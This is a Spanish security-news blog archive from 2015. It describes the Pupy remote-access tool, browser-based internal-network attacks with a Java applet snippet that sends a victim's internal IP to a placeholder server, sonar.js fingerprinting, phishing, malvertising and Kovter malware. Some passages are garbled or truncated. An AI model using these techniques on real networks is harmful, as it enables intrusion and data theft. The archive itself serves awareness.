Sunday, 27 September 2015

Pupy: Herramienta para administrar remotamente tu equipo, creada completamente en Python

SOURCE: Noticias de seguridad informática http://noticiasseguridad.com/importantes/pupy-herramienta-para-administrar-remotamente-tu-equipo-creada-completamente-en-python/
TAGS: Pupy, Python, WINDOWS

Pupy es una nueva herramienta para administrar remotamente cualquier equipo (RAT), este software hará las delicias de cualquier administrador de sistemas y también de los expertos en seguridad ya que es software libre y está escrito en Python, por lo que podremos en cualquier momento incorporar nuevas características para controlar al detalle todo el sistema.


Pupy es un software multiplataforma, puede ejecutarse tanto en sistemas Microsoft Windows y GNU/Linux, tan sólo deberemos tener instalado Python en nuestro sistema operativo para poder ejecutarlo. Los desarrolladores de Pupy lo han probado en Windows 7, Kali Linux y también Ubuntu, por lo que en principio en cualquier distribución basada en Debian también sería compatible. Dependiendo del sistema operativo donde lo usemos, tendremos unas características de administración remota u otras.


Características de Pupy en sistemas Windows


Una de las características más interesantes de Pupy para sistemas Windows es que el payload (carga útil) está compilado como un DLL de reflexión mientras el intérprete de python está cargado en memoria, por lo tanto Pupy no toca el disco duro en ningún momento, ideal para evitar los análisis forenses. En este sistema operativo Pupy permite grabar las pulsaciones de teclado (keylogger), además también permitiría realizar capturas de pantalla del propio sistema, por último permite la migración tanto de arquitectura x86 a x64 y viceversa, además es persistente por lo que podremos ponerlo al inicio del sistema de tal forma que al reiniciar el equipo se pueda seguir ejecutando automáticamente.


Windows pupy


Principales características de Pupy


Otras características de Pupy que son comunes en todos los sistemas operativos compatibles es que puede migrar reflexivamente a otros procesos, además puede importar remotamente y desde memoria paquetes python (.py, .pyc) e incluso Python compilados (.pyd). Los módulos Python importados no tocan el disco duro ya que están específicamente diseñados para ello, aunque los Python compilador actualmente solo funcionando en Windows ya que para Linux no se ha implementado todavía.


Todas las comunicaciones desde el origen hasta el destino y viceversa se realizan a través de conexiones TLS inversas, de esta manera evitaremos que usuarios malintencionados sean capaces de leer la información de nuestro sistema. Si administramos un gran número de máquinas en la misma red, podremos ejecutar una misma orden en todas ellas sin necesidad de ir una por una, además se pueden programar las tareas en background para que no haya que estar continuamente entrando en los sistemas.


Algunos de los módulos implementados actualmente son:


  • Ejecución de comandos.

  • Descarga de archivos

  • Subida de archivos

  • Proxy SOCKS5

  • Reenvío de puertos local

  • Shell interactiva (cmd.exe, /bin/sh, /bin/bash…)

  • Shell interactiva de Python

Os recomendamos visitar el proyecto Pupy en el GitHub oficial donde encontraréis todo el código fuente y la última información sobre los desarrollos de más módulos.


Source:http://www.redeszone.net/


Noticias de seguridad informática

¿Cómo hackear y explotar la red interna y IPs privadas?

SOURCE: Noticias de seguridad informática http://noticiasseguridad.com/tecnologia/como-hackear-y-explotar-la-red-interna-y-ips-privadas/
TAGS: como saber ip privada, explotar red interna, sonar js
Explotar la red interna


Según una encuesta por empresa de seguridad informática, la mayoría de las personas creen que mientras se navegan por la Web que están protegidas por firewalls y redes aisladas a través de direcciones privadas del IP NAT. Con este entendimiento, asumimos la seguridad de los sitios web de intranet y las interfaces basadas en routers, cortafuegos, impresoras, teléfonos IP, sistemas de nómina, etc., aunque dejamos sin parchear. Pensamos que permanecen seguro dentro de la zona protegida y nada es capaz de conectar directamente desde el mundo exterior, ¿no?

Bueno, no del todo. Navegadores web pueden ser completamente controlados por cualquier página web, lo que les permite atacar los recursos de la red interna acuerdo con profesores de formación de hacking ético. La navegador web de cada usuario en una red empresarial se puede cambiar en un trampolín para los intrusos sin soluciones de seguridad perimetral avanzados.

Cómo alguien puede explotar la red interna

Un experto de empresa de seguridad informática explica los procedimientos para explotar la red interna:

  • Una víctima visita una página web maliciosa, que asume el control de su navegador Web. La página web maliciosa podría ser cualquiera página web, atada con un ataque XSS permanente que hackers están siendo aprovechado para la entrega de malware masivo.

  • Cuando se ejecuta el malware, lo hace desde la perspectiva de la intranet de la víctima, donde nadie puede acceder directamente. Esto quiere decir que el navegador web de la víctima puede ser instruido para entregar su dirección de NAT IP y hacer conexiones en la red interna en nombre del atacante o víctima.

  • El malware utiliza navegador web de la víctima como una plataforma de lanzamiento, donde el malware hace los análisis de puertos, fingerprinting de los servidores web en la red interna y revisa las soluciones de seguridad perimetral implementadas.

  • El malware se inicia los ataques contra los objetivos internos y la información comprometida se envía fuera de la red para la colección.


Es fácil a obtener la dirección IP pública de un navegador web desde el servidor web, pero la dirección IP interna es poco difícil menciona profesores de formación de hacking ético. Esta es la pieza de información que necesitamos para comenzar a explorar y explotar intranet. Para obtener IP interna, tenemos que invocar Java en un navegador y un applet. Eso es una forma sencilla de hacerlo. El siguiente código carga el MyAddress.class y luego abre la URL de


http://webserver/dirección_ip.html?nat = XXXX


<APPLET CODE=”MyAddress.class”>

<PARAM NAME=”URL” VALUE=”http://webserver/ip_address.html?nat=”>

</APPLET>


Si el navegador web de la víctima es una Mozilla / Firefox, es posible omitir el requisito subprograma e invocar una socket de Java directamente desde el JavaScript.


function natIP()


Framework para explotar la red interna

Sonar


Sonar.js es un marco que utiliza JavaScript, WebRTC, y algunas funciones onload para detectar dispositivos internos en una red. sonar.js funciona mediante la utilización WebRTC para enumerar hosts en vivo en la red interna. Mike Stevans profesor de formación de hacking ético explica que tras enumerar las direcciones internas sonar.js intenta vincular a los recursos estáticos como CSS, imágenes y JavaScript, mientras que conecta el controlador de eventos onload. Si carga los recursos con éxito e inicia el evento onload entonces sabemos que el anfitrión tiene este recurso.

¿Por qué es útil saber? Al obtener una lista de los recursos alojados en un dispositivo, podemos intentar hacer fingerprinting de los dispositivos y soluciones de seguridad perimetral.

[caption id="attachment_6457" align="alignnone" width="859"]Sonar js Sonar js[/caption]


¿Cómo funciona Sonar?

Al cargar payload de sonar.js en un navegador web moderno sucederá lo siguiente:
  • sonar.js utilizará WebRTC para enumerar lo IPs internas que tiene el usuario

  • sonar.js luego intenta encontrar otros hosts en vivo de la red interna a través de webSockets.

  • Si no se encuentra una gran cantidad en vivo, sonar.js comienza a intentar hacer fingerprinting mediante la vinculación a ella a través de

<img src="x"> and <link rel="stylesheet" type="text/css" href="x">

y enganchar el proceso de onload. Si el recurso carga con éxito se activará un evento para lanzar el exploit acuerdo con resultados de fingerprinting.

Sonar.js trabaja sobre una base de datos de fingerprints. Fingerprint es simplemente una lista de los recursos conocidos en una red que se pueden vincular a y detectados a través onload. Ejemplos de esto incluyen imágenes, hojas de CSS style, e incluso JavaScript externo.


[caption id="attachment_6458" align="alignnone" width="800"]sonar-chrome Sonar-chrome[/caption]


Acuerdo con expertos de empresa de seguridad informática, mediante la creación de sus propias fingerprints se puede construir exploits personalizados que serán lanzadas contra los dispositivos internos una vez que son detectados por sonar.js. Exploits comunes incluyen cosas como la Cross-site Request Forgery (CSRF), Cross-site Scripting (XSS), etc. La idea es que usted puede utilizar estas vulnerabilidades para hacer cosas tales como modificar configuraciones DNS del router, el sacar archivos desde un servidor de archivos interno, y más.

Mediante el uso de sonar.js pentesting puede construir exploits contra los servidores internos de registro, routers, impresoras, teléfonos VOIP, y más menciona expertos de soluciones de seguridad perimetral . Debido a las redes internas a menudo están menos vigiladas, ataques como CSRF y XSS pueden ser de gran alcance para hacerse cargo de las configuraciones de los dispositivos internos de una red.

 
Noticias de seguridad informática

Saturday, 26 September 2015

Otra nevera hackeada… ¿cómo de seguro es el Internet de las Cosas?

SOURCE: Noticias de seguridad informática http://noticiasseguridad.com/hacking-incidentes/otra-nevera-hackeada-como-de-seguro-es-el-internet-de-las-cosas/
TAGS: nevera hackeada…, Samsung

Mire a su alrededor. Cuente los objetos conectados a Internet. Puede encontrarse desde móviles hasta televisiones, pasando por tabletas, ordenadores o wearables. En algunos casos nos encontraremos con alguna nevera o lavadora inteligente. Hace tiempo que la tecnología e Internet de las Cosas se coló hasta la cocina. Cada día los aparatos que nos rodean son más inteligentes, pero la seguridad siempre no va en paralelo a ese brutal desarrollo de especificaciones y nuevas funcionalidades.


Recientemente, un grupo de expertos en seguridad consiguieron ‘hackear’ una de las neveras inteligentes de Samsung (ModeloRF28HMELBSR). Se trata de un electrodoméstico que cuenta con una pantalla táctil de ocho pulgadas, lo que permite consulta el calendario, reproducir música, consultar la previsión del tiempo, ver la tele, navegar e, incluso, hacer llamadas de teléfono.


Interceptan las comunicaciones entre la nevera y Calendar


La intromisión corrió de la mano de los hackers de ‘Black Hat’ que fueron capaces de crear unos credenciales falsos con los que interceptar las comunicaciones entre la nevera y Google Calendar. Este sistema, el de la nevera hackeada, podría servir -hipotéticamente- para robar las credenciales de un usuario de Google. Sin embargo, los piratas primero hubiesen tenido que conseguir conectarse a la red Wi-Fi de la nevera.


Otra nevera hackeada… ¿cómo de seguro es el Internet de las Cosas?

Samsung comercializa esa nevera desde 2014 en Estados Unidos, pero no ejecuta el software creado por SmartThings, una compañía que reforzó la apuesta por el Internet de las Cosas por parte de Samsung. Este experimento para piratear la nevera, sobre la que la multinacional no se ha pronunciado aún, se hizo en el marco de la CON DEF celebrada en Las Vegas. Y no, no fue el único dispositivo en el que se encontraron vulnerabilidades.


Nevera hackeada… y cafeteras, básculas o cámaras


De esta manera, en la CON DEF encontraron hasta 25 problemas de seguridad hasta en 14 dispositivos conectados como lectores de huellas, cafeteras, cámaras, cerraduras o centros de domótica.


Pero, ¿hasta dónde llega el alcance de una nevera hackeada o de una lavadora pirateada? El daño va vinculado a los datos que almacenan. Quién sabe si el día de mañana, nuestro frigorífico tendrá almacenados nuestros datos bancarios para encargar la compra rápidamente desde la pantalla de puerta cuando veamos que las telarañas comienzan a asomar por el estante superior. Sin embargo, esto no es óbice para que a día de hoy las empresas pongan un enfásis especial en la protección de cada gadget o aparato que se vaya a conectar a la red.


Noticias de seguridad informática

¡Cuidado! Hackers roban las claves de Google con un SMS falso

SOURCE: Noticias de seguridad informática http://noticiasseguridad.com/importantes/cuidado-hackers-roban-las-claves-de-google-con-un-sms-falso/
TAGS: Gmail, hackers, phishing, robo datos

La compañía de seguridad informática Panda Security alerta de que un grupo de investigadores de la Universidad de Toronto ha detectado un ataque de phishing con el que los hackers intentan robar a los usuarios las claves de acceso a Google.


Según explican los expertos, el ataque está muy bien diseñado y articulado para hacerse pasar por el servicio del gigante de Internet y conseguir de este modo engañar a las víctimas.



En primer lugar, los ciberdelincuentes envían al usuario un SMS falso a su teléfono móvil en el que se hacen pasar por una comunicación emitida por Google. En el mensaje de texto fraudulento se informa a la víctima de que alguien ha tratado de acceder a su cuenta en el servicio, con la finalidad causar alarma y preocupación para continuar con el ataque.


your


Pasados alrededor de 10 minutos de la recepción del SMS, llega un correo electrónico a la bandeja de entrada de la víctima con una nueva notificación falsa que se hace pasar por el servicio de Google, en la que se alerta al usuario de que se ha producido un intento de inicio de sesión inesperado.



El mensaje recomienda a la víctima que cambie la contraseña para no correr riesgos, y contiene un enlace que lleva a una página falsa que imita a la pantalla de cambio de claves de Google, como puedes ver en la imagen a continuación.


change your password


Esta página se trata de una herramienta de phishing, de manera que cuando el usuario introduce sus claves de acceso los hackers las guardan en su base de datos para utilizarlas de forma fraudulenta.


A continuación, cuando los atacantes entran en la cuenta desde una ubicación desconocida, Google envía un código real por SMS para que el usuario verifique el acceso, y ellos se lo solicitan a su vez a la víctima para, además de robar la contraseña, burlar la verificación en dos pasos de la plataforma.


Para evitar caer en este tipo de fraudes, si en algún momento recibes una alerta de estas características recuerda acudir siempre a la página original del servicio y no seguir los enlaces sospechosos que te lleguen a través de un mensaje de texto o del correo electrónico.


En caso de que tengas sospechas de que alguien está intentando acceder a tu cuenta, cambia la contraseña mediante las herramientas oficiales o comunícalo al servicio de soporte para que te pueda ayudar.


Fuente:http://computerhoy.com/


Noticias de seguridad informática
Más malware para el porno: esta vez afecta a las webs

SOURCE: Noticias de seguridad informática http://noticiasseguridad.com/malware-virus/mas-malware-para-el-porno-esta-vez-afecta-a-las-webs/
TAGS: Malware, xhamster

Aplicaciones que te hacen fotos mientras ves porno (y después te chantajean), virus en Facebook con apariencia erótica capaces de secuestrar tu ordenador, y "troyanos sexuales" que bloquean tusmartphone… Que el contenido “subido de tono” es uno de los blancos habituales del malware es una realidad que plasman a la perfección los anteriores casos.


A lista, sin embargo, hay que sumar algunas víctimas más pues, según ha informado la empresa de seguridad Malwarebyces, una nueva tanda de software malicioso está asechando (sí, con “s”) a los sites “para adultos”.


En qué consiste este nuevo malware


Más malware para el porno: esta vez afecta a las webs

En concreto se manifiesta en forma de anuncio, una publicidad engañosa que se está distribuyendo a través de TrafficHaus y que oferta un supuesto Sex Messenger. Incluso ha llegado a colarse en Xhamster, una de las páginas porno más visitadas de la red (aunque ya ha solucionado el problema).



Como suele ser habitual, este malvertising instala ransomware (que restringe el acceso a determinados archivos o partes del sistema) en la máquina de la víctima y abre la típica ventana confalsas acusaciones de actividad criminal, y las indicaciones para pagar la correspondiente y supuesta multa.


xhamster


En situaciones como esta, evidentemente, resulta imprescindible evitar el pago y denunciar el hecho a la policía, en nuestro caso a la unidad de delitos telemáticos que, además, contesta con bastante celeridad. Ante todo, sin embargo, convendría tener instalado en el ordenador un programa específico y lo suficientemente potente como para acabar con los archivos de esta clase u otros similares que sean dañinos.


Al margen de lo dicho, no podemos dejar de comentar que, a pesar de que existe la creencia de que los sitios porno son menos seguros que el resto de webs, el consultor de seguridad de Malwarebytes Jerónimo Segura, no comparte esta afirmación: “yo no creo que sea del todo cierto que las webs para adultos sean más peligrosas de visitar que los sitios regulares […] estos destinan una gran cantidad de recursos a la lucha contra el fraude y el malware”, indica.


Fuente:http://www.genbeta.com/


Noticias de seguridad informática

Friday, 25 September 2015

El malware Kovter pasa a alojarse en el registro de Windows

SOURCE: Noticias de seguridad informática http://noticiasseguridad.com/seguridad-informatica/el-malware-kovter-pasa-a-alojarse-en-el-registro-de-windows/
TAGS: malware Kovter, registro de Windows

En ocasiones anteriores ya hemos hablado sobre las formas de distribución que posee este malware. Sin embargo, expertos en seguridad han detectado novedades relacionados con el alojamiento de este en el sistema operativo Windows y sus persistencia. Kovter es una amenaza que no es una novedad pero tal y como sucede en muchos casos es después de varios meses cuando alcanza su mayor tasa de infección.


El problema al que tienen que hacer frente los ciberdelincuentes es que hasta el momento la mayoría de las amenazas residen en el sistema de archivos, provocando que los usuarios puedan eliminar los archivos de una forma relativamente sencilla, ya que solo necesitan conocer la ruta en la que estos se encuentran y así neutralizar la amenaza. Aunque no resulte algo nuevo, los propietarios del virus informático que nos ocupa se han percatado de que esto es un problema y han modificado la forma en la este persiste en el sistema, pasando a alojarse en el registro del sistema operativo.


El malware Kovter pasa a alojarse en el registro de Windows

Sin lugar a dudas esta es una de las amenazas que más ha cambiado desde su aparición, adoptándose a las nuevas formas de infección y adquiriendo las funciones demandas por los ciberdelincuentes.


Hay que recordar que Kaspersky detectó la versión 2.0.3 de esta amenaza el pasado mes de mayo y que la primera vez que se dejó ver en Internet fue a principios de año a través de anuncios que dirigían a los usuarios a páginas web que distribuían la amenaza.


Por el momento los ciberdelincuentes no aprovechan el potencial de Kovter


Los expertos en seguridad de Symantec han concretado que a la forma de difusión anterior hay que añadir también que en la actualidad se está utilizando el envío de correos electrónicos con un adjunto que es el instalador de esta amenaza. Afirman también que por el momento desconocen los motivos que llevan a los ciberdelincuentes a desaprovechar el potencial de esta amenaza, centrándose únicamente el robo de credenciales a través de páginas falsas.


Para evitar que el malware sea eliminado con suma facilidad del sistemas los ciberdelincuentes han tomado la decisión de que este persista en el registro de Windows. De esta forma el virus posee toda la información necesaria al alcance y si se realiza algún cambio en el sistema la adaptación puede ser mucho más sencilla, además de que la detección es mucho más complicada.


Las infecciones muy repartidas entre los países


Por el momento no existe un país que aglutine la mayoría de las infecciones, aunque sí que es verdad que Estados Unidos se lleva de momento la palma. Algunos países de Europa no se quedan atrás y muestran un número de infecciones bastante importante, como por ejemplo Alemania, Francia, Polonia o incluso España. La amenaza también ha llegado a Asia y Oceanía pero en menor medida.


Añadir que todos aquellos usuarios que estén afectados por la amenaza tienen a su disposición una herramienta desarrollada por Symantec que permite eliminar esta con suma facilidad.


Fuente:http://www.redeszone.net/


Noticias de seguridad informática
11 leyendas urbanas de la informática que se niegan a morir

SOURCE: Noticias de seguridad informática http://noticiasseguridad.com/importantes/11-leyendas-urbanas-de-la-informatica-que-se-niegan-a-morir/
TAGS: HTML5, Malware

La informática no se libra de las leyendas urbanas. Hay unos cuantos mitos que todo el mundo ha oído que persisten en el tiempo, y que repasamos aquí.


Es imposible librarse de las leyendas urbanas y los mitos, ni siquiera cuando se trata de un ordenador. Muchos de ellos perviven en el tiempo, pasando de persona a persona y de usuario a usuario. Algunos de ellos tienen algo de verdad, pero gracias al progreso tecnológico han quedado en falacias.


Otras leyendas y mitos son simples malentendidos, mientras que otros existen para que terceras personas se aprovechen económicamente de ti. Sólo en Windows ya existen muchos mitos innecesarios sobre aumentar el rendimiento o la seguridad. Y es que no, no es necesario deshabilitar servicios para que el ordenador vaya más rápido o borrar el archivo de paginación. Si quieres que tu ordenador rinda mejor y sea más seguro, lo que necesitas es actualizarlo y usar el sentido común.


Después de esta introducción vamos a repasar once mitos de la informática que se niegan a morir y que han llegado al día de hoy.


11 creencias falsas comunes sobre la informática


Hay hackers queriendo entrar en tu PC


Vale, de acuerdo, Internet es un lugar peligroso: Está lleno de malware y esquemas de ingeniería social para conseguir toda clase de objetivos. Esto es, hasta cierto punto, cierto. Ahora bien, la fantasía hollywoodiense de un hacker intentando entrar en el ordenador de un usuario cualquiera -un Don Nadie como tú y yo- no es para nada cierta.


[caption id="attachment_6412" align="alignnone" width="620"]Un hacker tecleando en la oscuridad Un hacker tecleando en la oscuridad[/caption]

Para empezar, los ataques informáticos son procesos automatizados. Tu ordenador podría infectarse fácilmente con un keylogger -un tipo de virus que lee tus pulsaciones en el teclado- y hasta puedes recibir un correo electrónico que intenta que introduzcas tus datos personales en una falsa página legítima. Esto sí puede pasar, pero no existe la figura del hacker tecleando en una terminal buscando agujeros en un ordenador personal cualquiera. Los usuarios anónimos no somos tan interesantes.


Si hubiese algo buscando agujeros para colarse en nuestro PC es más probable que sea un botnet o cualquier otro sistema automático que busca sistemas desactualizados. La única forma de ser el objetivo de un ataque coordinado es ser un objetivo valioso como una gran empresa o un gobierno. Lo que los hackers quieren no es tu información, sino el premio gordo.


Apaga tu ordenador por las noches


Apagar tu ordenador no es algo que tengas que hacer de forma regular, suponiendo que estés usando un PC que se construyó como mucho hace diez años. No, no quieres que tu ordenador esté funcionando a pleno rendimiento toda la noche, pero dejarlo en estado de hibernación hace que casi no consuma energía y que esté listo para volver a funcionar cuando vuelvas a pulsar el botón de encendido.


[caption id="attachment_6413" align="alignnone" width="620"]Botón de encendido Botón de encendido[/caption]

En los portátiles, para ponerlos a "dormir", suele bastar con cerrar la tapa. Los ordenadores de sobremesa más modernos incluyen modos de hibernación en su menú de apagado. Incluso los sistemas operativos modernos ponen el ordenador en modo de hibernación de forma automática pasados unos minutos. Lo cierto es que pasar por todo el proceso de encendido y apagado puede ser muy poco eficiente con tu tiempo. Puede que quieras reiniciar de forma ocasional, pero no tienes que pasar por todo este proceso a diario.


Las actualizaciones automáticas romperán tu PC


Vamos a romper una lanza en favor de las actualizaciones automáticas. Hay usuarios que desactivan las actualizaciones automáticas de Windows -e incluso las de los navegadores- porque les preocupa que se puedan "romper" cosas de sus sistemas. Y sí, en ocasiones muy raras puede pasar, pero en general las actualizaciones automáticas son algo bueno.


[caption id="attachment_6414" align="alignnone" width="620"]Actualizaciones automáticas Actualizaciones automáticas[/caption]

Estas actualizaciones ayudan a mantener el ordenador seguro y funcionando como es debido. Que el sistema deje de funcionar bien por culpa de un nuevo parche es algo muy raro. Los agujeros de seguridad son una preocupación mayor, y es por eso que recomendamos dejarlas activadas en el sistema operativo y los navegadores.


Si no te fías de los parches que envía una empresa cualquiera para actualizar su producto, entonces ya no tendrías que estar usándolo, para empezar. En Windows 8 y Windows 10 las actualizaciones ya no requieren que reinicies el sistema y son menos molestas en general.


Internet Explorer es lento, vulnerable y malo


Entre las hordas de geeks que poblamos la red de redes, Internet Explorer es un chiste. En Microsoft se han hartado tanto de la mala fama de Internet Explorer que han desarrollado un nuevo navegador llamado Edge en Windows 10, sólo para alejarse de la reputación de su antecesor.


[caption id="attachment_6415" align="alignnone" width="620"]Internet Explorer 11 Internet Explorer 11[/caption]

Sin embargo, las versiones más recientes de Internet Explorer no son para nada malas. Con Internet Explorer 9 las cosas mejoraron mucho, y con las dos versiones siguientes fueron mejores aún. Las últimas iteraciones de Internet Explorer soportan muchos estándares HTML modernos que se pueden encontrar en otros navegadores, y cuentan con motores JavaScript muy rápidos. Internet Explorer incluso cuenta con un modo sandbox y un diseño multiproceso, dos características muy importantes que Firefox, por ejemplo, aún no ofrece. Algunas pruebas hasta han determinado que Internet Explorer trata mejor las baterías de los portátiles que los navegadores de la competencia.


Ojo: No estamos diciendo que tengas que usar Internet Explorer obligatoriamente. Yo mismo soy un usuario ferviente de Chrome, pero Internet Explorer ya no es tan malo como solía ser.


El uso excesivo de memoria RAM es malo


Los sistemas operativos modernos intentan usar tanta RAM como les sea posible. Pasa en los principales sistemas operativos de escritorio, y también en los sistemas operativos móviles. Incluso los navegadores web modernos consumen bastante RAM.


[caption id="attachment_6416" align="alignnone" width="620"]Consumo memoria RAM Consumo memoria RAM[/caption]

Pues bien, esto es algo bueno. Cuando los datos se encuentran colocados en la memoria RAM tu ordenador puede acceder a ellos más rápidamente. Tiene sentido dejar aplicaciones o archivos temporales en la RAM, donde se podrá acceder a ellos más rápidamente en el futuro. De hecho, una RAM completamente vacía es totalmente inútil.


Si tu ordenador necesita más memoria RAM para hacer algo, puede borrar instantáneamente la que tiene en caché para liberar espacio. Si al mirar un informe de consumo de recursos de tu PC ves un uso de memoria elevado, siempre y cuando el rendimiento sea bueno, no tienes de qué preocuparte.


No es necesario usar optimizadores de memoria en Windows o Android. Estas aplicaciones eliminan datos en caché de la memoria RAM, haciendo que haya menos procesos, pero también frenando el rendimiento de tu ordenador.


Desfragmentar el disco mejora el rendimiento


No te preocupes por desfragmentar el disco. Windows tiene una utilidad incorporada que funciona de forma automática siguiendo un programa. No tienes que abrirla y ejecutarla de forma manual, ya lo hará Windows por ti. No tienes que desfragmentar para que tus juegos tengan un rendimiento máximo siquiera, ya que Steam desfragmenta los archivos de un único juego de forma automática.


[caption id="attachment_6418" align="alignnone" width="620"]Desfragmentador de disco Desfragmentador de disco[/caption]

Quizá para los discos duros mecánicos, hace muchísimo tiempo, si era necesario usar un desfragmentador. Desde que llegaron los discos duros de estado sólido o SSD ya no tiene sentido hacerlo. Las velocidades de lectura y escritura de estas unidades son tan altas que no deberías notar descenso en el rendimiento, además de que al tratarse de una especie de memoria flash no existe la fragmentación propiamente dicha a un nivel puramente lógico.



Hacen falta codecs para ver vídeos online


Hubo un tiempo en el que se necesitaban codecs para ver vídeos online: RealPlayer, QuickTime, Windows Media Player y DivX eran necesarios a menudo. Otras veces era necesario el codec de Java, y más tarde llegó Silverlight. Hoy en día casi todo funciona con HTML5, haciendo innecesario usar todos esos codecs. Dentro de un tiempo Adobe Flash Player también acabará por desaparecer de la web.


[caption id="attachment_6419" align="alignnone" width="620"]Codecs HTML5 Codecs HTML5[/caption]

Resumiendo: No hace falta instalar codecs para ver vídeos online. Si haces clic en un enlace en redes sociales o en otra web y te piden que instales algo para ver el contenido, en realidad lo que están haciendo es intentar engañarte para instalar software basura o junkware que no quieres. Tampoco necesitas codecs para ver vídeos que hayas descargado, sólo tienes que descargar el reproductor VLC.



Los virus y el malware rompen tu ordenador


"Si el ordenador no te funciona bien, es porque debes tener un virus". Este es uno de los mantras que más se repiten a menudo entre los usuarios a pie de calle. Sin embargo, es totalmente falso. El malware moderno está tan enfocado a conseguir beneficio económico que puede que ni llegues a notar un cambio en el rendimiento si tienes un keylogger funcionando en segundo plano.


[caption id="attachment_6420" align="alignnone" width="620"]Malware Malware[/caption]

Es posible que tu ordenador se infecte con malware y que esté usando sus recursos para, por ejemplo, minar BitCoins y participar en ataques DDoS como ordenador réplica contra webs legítimas. Sin embargo, los virus no son los que ralentizan un PC. Quizá tienes demasiados programas en el arranque del sistema operativo, o quizá tu navegador está cargado de add-ons innecesarios. Quizá el problema es un mal funcionamiento del hardware, no un virus misterioso que hace que tu ordenador funcione peor.


El antivirus siempre te protegerá


Muchos usuarios entienden que los antivirus no son perfectos. No existe nada seguro al 100%, pero mucha gente parece creer que los antivirus son bastante efectivos. La verdad da más miedo: un antivirus no es más que una útil última línea de defensa en Windows, pero no son algo en lo que puedas confiar ciegamente. Incluso Symantec, los fabricantes de Norton Antivirus, han dicho que este tipo de software falla a la hora de detener muchos ciberataques.


[caption id="attachment_6421" align="alignnone" width="620"]Antivirus Antivirus[/caption]

